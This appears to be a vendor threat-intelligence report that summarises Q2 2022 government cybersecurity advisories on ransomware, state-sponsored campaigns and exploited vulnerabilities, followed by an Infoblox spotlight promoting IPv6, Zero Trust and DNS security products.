This CSA was coauthored by cybersecurity authorities of the United States, Australia, Canada, New Zealand and the United Kingdom: CISA, NSA, FBI, ACSC, CCCS, NZ NCSC, and United Kingdom's NCSC-UK. This advisory provides details on the top 15 CVEs routinely exploited by malicious cyber actors in 2021, as well as other CVEs frequently exploited. U.S., Australian, Canadian, New Zealand, and U.K. cybersecurity authorities assess, in 2021, malicious cyber actors aggressively targeted newly disclosed critical software vulnerabilities against broad target sets, including public and private sector organizations worldwide. To a lesser extent, malicious cyber actors continued to exploit publicly known, dated software vulnerabilities across a broad spectrum of targets.

AA22-110A: Russian State-Sponsored and Criminal Cyber Threats to Critical Infrastructure

May 9, 2022

The cybersecurity authorities of the United States, Australia, Canada, New Zealand and the United Kingdom are releasing this joint CSA. The intent of this joint CSA is to warn organizations that Russia's invasion of Ukraine could expose organizations both within and beyond the region to increased malicious cyber activity. This activity may occur as a response to the unprecedented economic costs imposed on Russia, as well as material support provided by the United States and U.S. allies and partners. Evolving intelligence indicates that the Russian government is exploring options for potential cyberattacks (see the March 21, 2022, Statement by U.S. President Biden for more information). Recent Russian state-sponsored cyber operations have included distributed denial-of-service (DDoS) attacks, and older operations have included deployment of destructive malware against Ukrainian government and critical infrastructure organizations. Additionally, some cyber crime groups have recently publicly pledged support for the Russian government. These Russian-aligned cyber crime groups have threatened to conduct cyber operations in retaliation for perceived cyber offensives against the Russian government or the Russian people. Some groups have also threatened to conduct cyber operations against countries and organizations providing material support to Ukraine. Other cyber crime groups have recently conducted disruptive attacks against Ukrainian websites, likely in support of the Russian military offensive.

AA22-108A: TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies

April 20, 2022

The FBI, CISA, and the Treasury are issuing this joint CSA to highlight the cyber threat associated with cryptocurrency thefts and tactics used by a North Korean state-sponsored advanced persistent threat (APT) group since at least 2020. This group is commonly tracked by the cybersecurity industry as Lazarus Group, APT38, BlueNoroff and Stardust Chollima. For more information on North Korean state-sponsored malicious cyber activity, visit https://www.us-cert.cisa.gov/northkorea.

The U.S. government has observed North Korean cyber actors targeting a variety of organizations in the blockchain technology and cryptocurrency industry, including cryptocurrency exchanges, decentralized finance (DeFi) protocols, play-to-earn cryptocurrency video games, cryptocurrency trading companies, venture capital funds investing in cryptocurrency and individual holders of large amounts of cryptocurrency or valuable non-fungible tokens (NFTs). The activity described in this advisory involves social engineering of victims using a variety of communication platforms to encourage individuals to download trojanized cryptocurrency applications on Windows or macOS operating systems. The cyber actors then use the applications to gain access to the victim's computer, propagate malware across the victim's network environment and steal private keys or exploit other security gaps. These activities enable additional follow-on activities that initiate fraudulent blockchain transactions.

The U.S. government previously published an advisory about North Korean state-sponsored cyber actors using AppleJeus malware to steal cryptocurrency: AppleJeus: Analysis of North Korea's Cryptocurrency Malware.

AA22-103A: APT Cyber Tools Targeting ICS/SCADA Devices

May 25, 2022

The Department of Energy (DOE), CISA, NSA, and the FBI are releasing this joint CSA to warn that certain APT actors have exhibited the capability to gain full system access to multiple industrial control system (ICS)/supervisory control and data acquisition (SCADA) devices, including: Schneider Electric programmable logic controllers (PLCs), OMRON Sysmac NEX PLCs and Open Platform Communications Unified Architecture (OPC UA) servers. The APT actors have developed custom-made tools for targeting ICS/SCADA devices. The tools enable them to scan for, compromise and control affected devices once they have established initial access to the operational technology (OT) network. Additionally, the actors can compromise Windows-based engineering workstations, which may be present in IT or OT environments, using an exploit that compromises an ASRock motherboard driver with known vulnerabilities.

Federal Bureau of Investigation (FBI) IC3 Industry Alerts in Q2 2022

Karakurt Data Extortion Group

June 1, 2022

This was covered as a CISA alert in the previous section of this report.

Compromised US Academic Credentials Identified Across Various Public and Dark Web Forums

May 26, 2022

The FBI is informing academic partners of identified U.S. college and university credentials advertised for sale on online criminal marketplaces and publicly accessible forums. This exposure of sensitive credential and network access information, especially privileged user accounts, could lead to subsequent cyberattacks against individual users or affiliated organizations.

Cyber actors continue to conduct attacks against U.S. colleges and universities, leading to the exposure of user information on public and cyber criminal forums. Credential harvesting against an organization is often a byproduct of spear phishing, ransomware or other cyber intrusion tactics. For example, in 2017, cyber criminals targeted universities to hack .edu accounts by cloning university login pages and embedding a credential harvester link in phishing emails. Successfully harvested credentials were then sent to the cyber criminals in an automated email from their servers. Such tactics have continued to prevail and ramped up with COVID-themed phishing attacks to steal university login credentials, according to security researchers from a U.S.-based company in December 2021.

The FBI has observed incidents of stolen higher education credential information posted on publicly accessible online forums or listed for sale on criminal marketplaces. The exposure of usernames and passwords can lead to brute force credential stuffing computer network attacks, whereby attackers attempt logins across various Internet sites or exploit them for subsequent cyber attacks as criminal actors take advantage of users recycling the same credentials across multiple accounts, Internet sites and services. If attackers are successful in compromising a victim's account, they may attempt to drain the account of stored value, leverage or re-sell credit card numbers and other personally identifiable information, submit fraudulent transactions, exploit for other criminal activity against the account holder or use it for subsequent attacks against affiliated organizations.

Cyber Actors Scrape Credit Card Data from US Business' Online Checkout Page and Maintain Persistence by Injecting Malicious PHP Code

May 16, 2022

As of January 2022, unidentified cyber actors unlawfully scraped credit card data from a U.S. business by injecting malicious PHP Hypertext Preprocessor (PHP) code into the business' online checkout page and sending the scraped data to an actor-controlled server that spoofed a legitimate card processing server. The unidentified cyber actors also established backdoor access to the victim's system by modifying two files within the checkout page. The FBI has identified and is sharing new indicators of compromise (IOCs), which may assist in network defense.

Ransomware Attacks on Agricultural Cooperatives Potentially Timed to Critical Seasons

April 20, 2022

The FBI is informing Food and Agriculture (FA) sector partners that ransomware actors may be more likely to attack agricultural cooperatives during critical planting and harvest seasons, disrupting operations, causing financial loss and negatively impacting the food supply chain. The FBI noted ransomware attacks during these seasons against six grain cooperatives during the fall 2021 harvest and two attacks in early 2022 that could impact the planting season by disrupting the supply of seeds and fertilizer. Cyber actors may perceive cooperatives as lucrative targets with a willingness to pay due to the time sensitive role they play in agricultural production. Although ransomware attacks against the entire farm-to-table spectrum of the FA sector occur on a regular basis, the number of cyber attacks against agricultural cooperatives during key seasons is notable.

According to a February 2022 Joint CSA authored by cyber security authorities in the United States, Australia and the United Kingdom, ransomware tactics and techniques continued to evolve in 2021. Sophisticated, high-impact ransomware incidents against critical infrastructure organizations increased globally. The FBI, CISA, and the NSA observed incidents involving ransomware against 14 of the 16 U.S. critical infrastructure sectors, including FA, the Defense Industrial Base, Emergency Services, Government Facilities and IT Sectors.

BlackCat/ALPHV Ransomware Indicators of Compromise

April 20, 2022

This FLASH is part of a series of FBI reports to disseminate known IOCs and TTPs associated with ransomware variants identified through FBI investigations. As of March 2022, BlackCat/ALPHV ransomware as a service (RaaS) had compromised at least 60 entities worldwide and is the first ransomware group to do so successfully using RUST, considered to be a more secure programming language that offers improved performance and reliable concurrent processing. BlackCat-affiliated threat actors typically request ransom payments of several million dollars in Bitcoin and Monero, but have accepted ransom payments below the initial ransom demand amount. Many of the developers and money launderers for BlackCat/ALPHV are linked to Darkside/Blackmatter, indicating they have extensive networks and experience with ransomware operations.

BlackCat/ALPHV ransomware leverages previously compromised user credentials to gain initial access to the victim system. Once the malware establishes access, it compromises Active Directory user and administrator accounts. The malware uses Windows Task Scheduler to configure malicious Group Policy Objects (GPOs) to deploy ransomware. Initial deployment of the malware leverages PowerShell scripts, in conjunction with Cobalt Strike, and disables security features within the victim's network. BlackCat/ALPHV ransomware also leverages Windows administrative tools and Microsoft Sysinternals tools during compromise.

BlackCat/ALPHV steals victim data prior to the execution of the ransomware, including from cloud providers where company or client data was stored.

TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies

April 18, 2022

This was covered as a CISA alert in the previous section of this report.

National Security Agency/ Central Security Service (NSA-CSS) Advisories and Guidance in Q2 2022

Network Infrastructure Security Guide

June 15, 2022

Guidance for securing networks continues to evolve as adversaries exploit new vulnerabilities, new security features are implemented and new methods of securing devices are identified. Improper configurations, incorrect handling of configurations and weak encryption keys can expose vulnerabilities in the entire network. All networks are at risk of compromise, especially if devices are not properly configured and maintained. An administrator's role is critical to securing the network against adversarial techniques and requires dedicated people to secure the devices, applications and information on the network.

This report presents best practices for overall network security and protection of individual network devices. It will assist administrators in preventing an adversary from exploiting their network. While the guidance presented here can be applied to many types of network devices, the National Security Agency (NSA) has provided sample commands for Cisco Internetwork Operating System (IOS) devices. These commands can be executed to implement recommended mitigations.

Cybersecurity Advisory - People's Republic of China State-Sponsored Cyber Actors Exploit Network Providers and Devices

June 7, 2022

This joint Cybersecurity Advisory describes the ways in which People's Republic of China (PRC) state-sponsored cyber actors continue to exploit publicly known vulnerabilities in order to establish a broad network of compromised infrastructure. These actors use the network to exploit a wide variety of targets worldwide, including public and private sector organizations. The advisory details the targeting and compromise of major telecommunications companies and network service providers and the top vulnerabilities—primarily Common Vulnerabilities and Exposures (CVEs)—associated with network devices routinely exploited by the cyber actors since 2020.

Weak Security Controls and Practices Routinely Exploited for Initial Access

May 17, 2022

Cyber actors routinely exploit poor security configurations (either misconfigured or left unsecured), weak controls, and other poor cyber hygiene practices to gain initial access or as part of other tactics to compromise a victim's system. This joint Cyber Security Advisory identifies commonly exploited controls and practices and includes best practices to mitigate the issues.

Protecting Against Cyber Threats to Managed Service Providers and their Customers

May 11, 2022

The cybersecurity authorities of the United Kingdom (NCSCUK), Australia (ACSC), Canada (CCCS), New Zealand (NCSC-NZ), and the United States (CISA, NSA, FBI) are aware of recent reports that observe an increase in malicious cyber activity targeting managed service providers (MSPs) and expect this trend to continue. This joint CSA provides actions MSPs and their customers can take to reduce their risk of falling victim to a cyber intrusion.

This advisory describes cybersecurity best practices for information and communications technology (ICT) services and functions, focusing on guidance that enables transparent discussions between MSPs and their customers on securing sensitive data. Organizations should implement these guidelines as appropriate to their unique environments, in accordance with their specific security needs and in compliance with applicable regulations. MSP customers should verify that the contractual arrangements with their provider include cybersecurity measures in line with their particular security requirements.

Protecting VSAT Communications

May 10, 2022

Commercial Very Small Aperture Terminal (VSAT) networks are increasingly used for remote communications in support of U.S. government missions. Due to the nature of VSAT network communication links and recent vulnerabilities discovered in VSAT terminals, network communications over these links are at risk of being exposed and may be targeted by adversaries for the sensitive information they contain or to compromise connected networks. Most of these links are unencrypted, relying on frequency separation or predictable frequency hopping rather than encryption to separate communications. Public vulnerability research has found certain terminal equipment vulnerable to compromise and illicit firmware modification. NSA recommends that VSAT networks enable any available transmission security (TRANSEC) protections, segment and encrypt network communications before transmitting across the VSAT links and keep VSAT equipment and firmware up to date.

Recent Russian cyber activity in Ukraine further underscores the risk to VSAT communications for both espionage and disruption. According to recent U.S. and European Union statements, the Russian military launched cyberattacks in late February against commercial satellite communications networks to disrupt Ukrainian

command and control during the invasion, and those actions had spillover impacts into other European countries. The activity disabled very small aperture terminals in Ukraine and across Europe, including tens of thousands of terminals outside of Ukraine that, among other things, support wind turbines and provide Internet services to private citizens.

2021 Top Routinely Exploited Vulnerabilities

April 27, 2022

This joint CSA was co-authored by cybersecurity authorities of the United States, Australia, Canada, New Zealand, and the United Kingdom: CISA, NSA, FBI, Australian Cyber Security Center (ACSC), CCCS, New Zealand National Cyber Security Center (NZ NCSC), and the NCSC-UK. This advisory provides details on the top 15 CVEs routinely exploited by malicious cyber actors in 2021, as well as other CVEs frequently exploited.

U.S., Australian, Canadian, New Zealand, and UK cybersecurity authorities assess, in 2021, malicious cyber actors aggressively targeted newly disclosed critical software vulnerabilities against broad target sets, including public and private sector organizations worldwide. To a lesser extent, malicious cyber actors continued to exploit publicly known, dated software vulnerabilities across a broad spectrum of targets.

Russian State-Sponsored and Criminal Cyber Threats to Critical Infrastructure

April 20, 2022

The cybersecurity authorities of the United States, Australia, Canada, New Zealand, and the United Kingdom are releasing this joint CSA. The intent of this joint CSA is to warn organizations that Russia's invasion of Ukraine could expose organizations both within and beyond the region to increased malicious cyber activity. This activity may occur as a response to the unprecedented economic costs imposed on Russia as well as material support provided by the United States and U.S. allies and partners. Evolving intelligence indicates that the Russian government is exploring options for potential cyberattacks (see the March 21, 2022, Statement by U.S. President Biden for more information). Recent Russian state sponsored cyber operations have included DDoS attacks, and older operations have included deployment of destructive malware against Ukrainian government and critical infrastructure organizations.

Additionally, some cybercrime groups have recently publicly pledged support for the Russian government. These Russian-aligned cybercrime groups have threatened to conduct cyber operations in retaliation for perceived cyber offensives against the Russian government or the Russian people. Some groups have also threatened to conduct cyber operations against countries and organizations providing material support to Ukraine. Other cybercrime groups have recently conducted disruptive attacks against Ukrainian websites, likely in support of the Russian military offensive.

This advisory updates joint CSA Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure, which provides an overview of Russian state-sponsored cyber operations and commonly observed TTPs. This CSA—co-authored by U.S., Australian, Canadian, New Zealand, and UK cyber authorities with contributions from industry members of the Joint Cyber Defense Collaborative (JCDC)—provides an overview of Russian state-sponsored APT groups, Russian-aligned cyber threat groups, and Russian-aligned cybercrime groups to help the cybersecurity community protect against possible cyber threats.

APT Cyber Tools Targeting ICS/SCADA Devices

April 23, 2022

The DOE, CISA, NSA, and FBI are releasing this joint CSA to warn that certain APT actors have exhibited the capability to gain full system access to multiple industrial control system ICS/SCADA devices, including: Schneider Electric PLCs, OMRON Sysmac NEX PLCs, and OPC UA servers. The APT actors have developed custom-made tools for targeting ICS/SCADA devices. The tools enable them to scan for, compromise, and control affected devices once they have established initial access to the OT network. Additionally, the actors can compromise Windows-based engineering workstations, which may be present in IT or OT environments, using an exploit that compromises an ASRock motherboard driver with known vulnerabilities.

Spotlight: Enhancing Zero Trust Architecture with IPv6 Migration and DNS Security

Zero Trust Helps Secure Enterprise Networks and Sensitive Data

The Zero Trust security model can help cybersecurity professionals to secure enterprise networks and sensitive data. By continuously assuming that a breach is inevitable or has already occurred, the model eliminates trust in any single element. Zero Trust is a data-centric model that seeks to limit access while trying to identify anomalous or malicious activity.

The Zero Trust mindset brings substantial benefits. System administrators can better control devices, processes and users that engage with data in any way. When adhered to, the basic principles of Zero Trust can reduce the risks associated with insider threats, malicious activity that targets supply chain, the compromise of user credentials, remote exploitation and many other types of cyberattacks.

Moving from IPv4 to IPv6

IPv6 is the next-generation Internet protocol designed to replace IPv4, which has been in use since 1983. The worldwide demand for IP addresses has grown exponentially since the advent of IPv4, with constantly increasing numbers of users, devices (such as Internet of things, or IoT) and virtual entities that need to connect to the Internet. The result is that public as well as private IPv4 addresses have become highly constrained.

In the last few years, the momentum of implementing IPv6 has grown significantly as its superior features have become compelling. This momentum has been sustained by reducing cost, decreasing complexity, improving security and eliminating barriers to innovation in networked information systems. Many large and significant deployments of IPv6 are now in production. Some organizations are moving to IPv6-only infrastructure to reduce operational issues and costs associated with maintaining two networking regimes and, in the case of federal government agencies, to align with the recent OMB guidance.

IPv6 and Zero Trust

IPv6 has some unique characteristics that lend themselves to new ways of thinking about network and host security and of facilitating the security of end users and application services. One of the important characteristics of IPv6 is the abundance of global IPv6 addresses it offers, and this abundance obsoletes the need for network address translation (NAT) in the quest of solving the problem of the depleting public IPv4 addresses. Without NATs in the middle of client-server communications, the application server receives the unmodified connection from the source IPv6 address of the client.

Due to the constraints of IPv4 addresses, the use of NATs has become ubiquitous; this obfuscates client IPv4 addresses and provides anonymity to attackers. As a result, servers cannot always validate the identity of client connections, so other forms of authenticating end users have to be used. This creates problems with reputation filtering and with the use of client IPv4 addresses for authentication and for detecting and blocking fraudulent transactions.

IPv4 addresses have become significant only within the domain where they are used; this gives users a cause to question the legitimacy of IPv4 connections and to consider IPv6 connections as more trustworthy. In contrast, IPv6 addresses are more authentic, so they can be used to facilitate security in forensic activities and to improve situational awareness.

Moving Target IPv6 Defense (MT6D) is a system used to obscure IPv6 addresses and prevent eavesdropping. MT6D uses an algorithm that a pair of hosts use to change their IPv6 addresses dynamically, which allows one host to predict the other's next IPv6 address. The IIDs of both ends of the communications change based on some algorithm and a key known only to the two nodes. Because the nodes' IPv6 addresses are constantly changing, this method makes interception of the communications very difficult and prevents an attacker from sending an IPv6 packet to either node. Because IPv6's IID offers far more potential than IPv4's constrained address space, Moving Target Defense (MTD) methods can be realized with IPv6. However, the use of MTD would likely require that a full /64 be routed to the host, to avoid neighbor exhaustion that might occur if many devices on the same /64 network are using MTD.

One of the unique characteristics of IPv6 addresses is their large size: 128 bits. The address space is so large that the last 64 bits of an address (the Interface Identifier, or IID) can be used for security purposes; this would not be feasible with the limited supply of IPv4 addresses. Methods for changing the IPv6 node's IID frequently take a page from the network attacker's playbook and "fast flux" techniques. An example of this is when temporary IPv6 IIDs change periodically to help preserve the privacy of the end user.

One innovative approach is to have an IPv6-capable DNS service coordinate its responses with a web-tier application's front-end. An example is a custom DNS function that works with web servers or load balancers that have web application firewall (WAF) capabilities. A client initiates the communication and asks its caching DNS to resolve the address of a server's fully qualified domain name (FQDN). The authoritative DNS server returns an AAAA record response with an IPv6 address with a seemingly random IID and a very low TTL value. The IID is a unique identifier that is specified solely for that particular client device or DNS resolver. The authoritative DNS server coordinates the IID with the front-end web-tier application service. The client makes the connection to the IPv6 address with the curated IID. When the connection from the client is initiated, the front-end web server knows that the client is the device that made the connection. This method can be used to separate legitimate traffic from DDoS traffic. This technique could be extended to have the IID of the AAAA record response use some type of a client identifier for Zero Trust application access or as part of a Cloud Access Security Broker (CASB) service.

IPv6's address abundance allows us to think differently about how IPv6 addresses are used for securing client-server communications. It is certain that IPv6 will facilitate further innovation, and we will see many more techniques developed along these lines to improve security and help achieve resilient Zero Trust architectures.

Infoblox Solutions for IPv6

The ability to associate a security incident to a user has long been key to investigation and rapid response to threats. In a world where a network has more devices (including BYOD and IoT/OT) than users, it has become just as crucial for SecOps to have access to device details. By providing DHCP and network discovery capabilities for identifying sanctioned and unsanctioned (rogue) devices on the network, Infoblox supports a dual-method approach to discovery of assets. This process enables security and networking teams to collect device details and extensive metadata and to store them in the Infoblox IP address management (IPAM) solution. Information thus stored can be used for fast, on-demand access by network and SecOps personnel and for automatic sharing with SIEM, SOAR and other tools.

Infoblox uses distributed probes and a central data consolidator to provide a continuous import of IP and network addresses, convert discovered assets into IPAM objects and sync them into a central authoritative IPAM database. By delivering precise contextual visibility, accuracy and shorter, integrated workflows, this approach improves operational efficiencies and resource utilization, lowers operational costs and increases confidence in data reliability for workflow automation.

Infoblox discovery, whether in on-prem virtualized or in hybrid multi-cloud environments, reduces IT silos through shared access to the integrated, authoritative database of protocol, IP address, network infrastructure devices, end hosts, connectivity and port data. It reduces security and service interruption risk through the detection of rogue devices, errors, and unmanaged devices and networks that go unseen in standard IPAM tools. Infoblox's comprehensive inventory of switch ports makes management of port resources easy. Additionally, Infoblox automates data collection and correlation for visibility, analysis, design validation, provisioning, troubleshooting, management, and delivery of an effective core network.

Infoblox provides robust automation solutions for DNS, DHCP, IPAM and network change and configuration management to help plan, implement and operate IPv6 networks. Our teams have broad experience in the deployment and design of IPv6 architectures and network infrastructure.

Infoblox is also a worldwide leader in the provision of DNS security, which is core to the deployment of a Zero Trust architecture.

Infoblox DNS, DHCP and IPAM (DDI) products provide support for DNS over IPv6 and visual IPAM tools for space allocation and management of IPv6 addresses. The IPAM tools automate IPAM procedures to reduce human error associated with complex IPv6 addresses and to eliminate repetitive tasks; this allows organizations to easily scale management processes across their enterprise with existing IT staff. Infoblox capabilities address the IPv6 migration issues related to taking inventory of, visually mapping and configuring network equipment. Infoblox also helps optimize performance on the network and analyze the network for internal and regulatory policy compliance.

Viewed from the network infrastructure's point of view, IPv6 impacts many of the traditional tasks of managing the routers, switches and other core devices. Infoblox can help you automate the discovery, analysis and management of the network infrastructure as you migrate from IPv4 to IPv6.

The operation of IPv6 networks that are using our DDI is also closely integrated with our DNS security. DNS has a key role to play in a Zero Trust architecture, because it provides more-centralized visibility and control of all computing resources, including users and servers in a micro-segment, all the way to individual IP addresses. Because most traffic, including malicious, goes through DNS resolution first, DNS is an important source of telemetry that provides detailed client information and helps detect anomalous behavior and protect east-west traffic between micro-segments. DNS security can also continuously check for, detect and block C&C connections and attempts to access websites that host malware. For all of these reasons, DNS security is now a core enabler of the Zero Trust strategy.

DNS security restores DNS as an absolute Zero Trust control point where every Internet address can be scanned for potentially malicious behavior identified by integrated threat intelligence. DNS security provides a single point of control for administering and managing all environments, including cloud, on-premise, WFA and mobile devices. This provides one DNS security administration point for all security stacks, and this point can easily be integrated with SOAR and other critical cybersecurity ecosystem controls. Organizations must always be in control of and have complete visibility into DNS traffic. It is best practice that all DNS traffic be resolved by servers controlled by the organization, not by external resolvers over which the IT team has no control.

Infoblox Capabilities for IPv6 Migration and Management

IPv6 Capable External DNS	• DNS for IPv6 • Dual-stack DNS Appliance
IPv6 IPAM	• Automated IP Address Management • Role-based Accessibility • Integrated with DNS/DHCP • Visibility to IP Address Usage
Planning Tools for Internal IPv6 Migration	• Current Network Equipment Inventory (with OS version running) • Current Network Topology and Connectivity • Current Subnet Inventory
Internal IPv6 Capabilities	• IPv6 IP Address Allocation, Tracking and Reclaiming • IPv6 Subnet Allocation and Tracking • Dual-stack Device Tracking (Smart Folders) • Reduced Complexity of Dual-stack Environment & IP Address Explosion
IPv6 Network Infrastructure Management	• Automated Network Change and Configuration for IPv6 • Compliance, Policy Enforcement and Auditing

Chart v.6.23.2022

The Move to IPv6 and Zero Trust Is Compelling

The priority for the deployment of both Zero Trust and IPv6 within the federal government has accelerated. Together they bring a multitude of compelling benefits, including cost reduction, decrease in risk and enhanced cyber defense. Both Zero Trust and IPv6 are core components of the same future architecture and require agency compliance. The deliverables necessary for mandatory agency compliance are closer than ever and require agencies to move assertively to execute plans to get these technologies in place.

Time is of the essence. A full and complete transition to Zero Trust and IPv6 is essential for the federal government to meet necessary goals and initiatives over the coming years and to capitalize on new capabilities. The benefits to implementing these technology initiatives remain compelling for the federal government.

The emphasis behind the adoption of Zero Trust was accelerated with the January 2022 publication of the Office of Management and Budget memorandum "Moving the U.S. Government Toward Zero Trust Cybersecurity Principles." Note that the OMB memorandum requires agencies to achieve specific Zero Trust security goals by the end of the fiscal year 2024 with interim planning and management deliverables. Also note the National Security Agency guidance, "Embracing a Zero Trust Security Model," published in early 2021.

In November 2020, the U.S. OMB issued a memorandum "Completing the Transition to Internet Protocol Version 6 (IPv6)," which provides an updated timeline and guidance on the federal government's operational deployment and use of IPv6 across all federal information systems and services.

BloxOne® Threat Defense

BloxOne Threat Defense secures traditional networks, as well as SD-WAN, IoT, the cloud and the move to mobile devices. BloxOne Threat Defense brings all of your DNS controls, administration and management into one hybrid architecture. Everything on your networks whether on premises, in the cloud, IOT or mobile will need to use DNS services. BloxOne Threat Defense gives you one architecturally efficient, centralized point of control and visibility to any traffic that requires resolution of a domain name with DNS services for all of your on-premises and cloud-based resources. Once you assert this control, you have very effectively enabled the defensive build out of DNS. Now, DNS is a core part of your Zero Trust strategy.

Design a Resilient Zero Trust Architecture with DNS Security

Foundational core network services such as DNS, DHCP and IPAM provide deep visibility as incredibly valuable security controls and threat intelligence assets. You can rapidly investigate a threat or anomalous behavior and share valuable data with the rest of your security ecosystem. Using DNS security and leveraging DNS-related data within a Zero Trust architecture can reduce risk for every cloud and on-premises data center your organization uses.

The Infoblox Threat Intelligence Group

With over 50 years of experience, the Infoblox Threat Intelligence Group creates, aggregates and curates information on threats to provide actionable intelligence that is high-quality, timely and reliable. Threat information from Infoblox filters out false positives and gives you the information you need to block the newest threats and to maintain a unified security policy across the entire security infrastructure of your organization.

Infoblox Threat Intelligence

Infoblox Threat Intelligence provides timely and accurate data that helps protect organizations against cyber threats. Our data is curated from more than two dozen partners, and our key sources include leading threat intelligence providers, government agencies, universities and the Department of Homeland Security's Automated Indicator Sharing program. Infoblox Threat Intelligence provides a single platform for managing and distributing all of our licensed data sets within an organization's ecosystem.

Powered by the
Infoblox Threat Intelligence Group

Infoblox is the leader in modern, cloud-first networking and security services. More than 12,000 customers, including over 70 percent of the Fortune 500, rely on Infoblox to scale, simplify and secure their hybrid networks to meet the modern challenges of a cloud-first world. Learn more at https://www.infoblox.com.

Corporate Headquarters | 2390 Mission College Boulevard, Ste. 501 | Santa Clara, CA | 95054

+1.408.986.4000 | info@infoblox.com | www.infoblox.com

Infoblox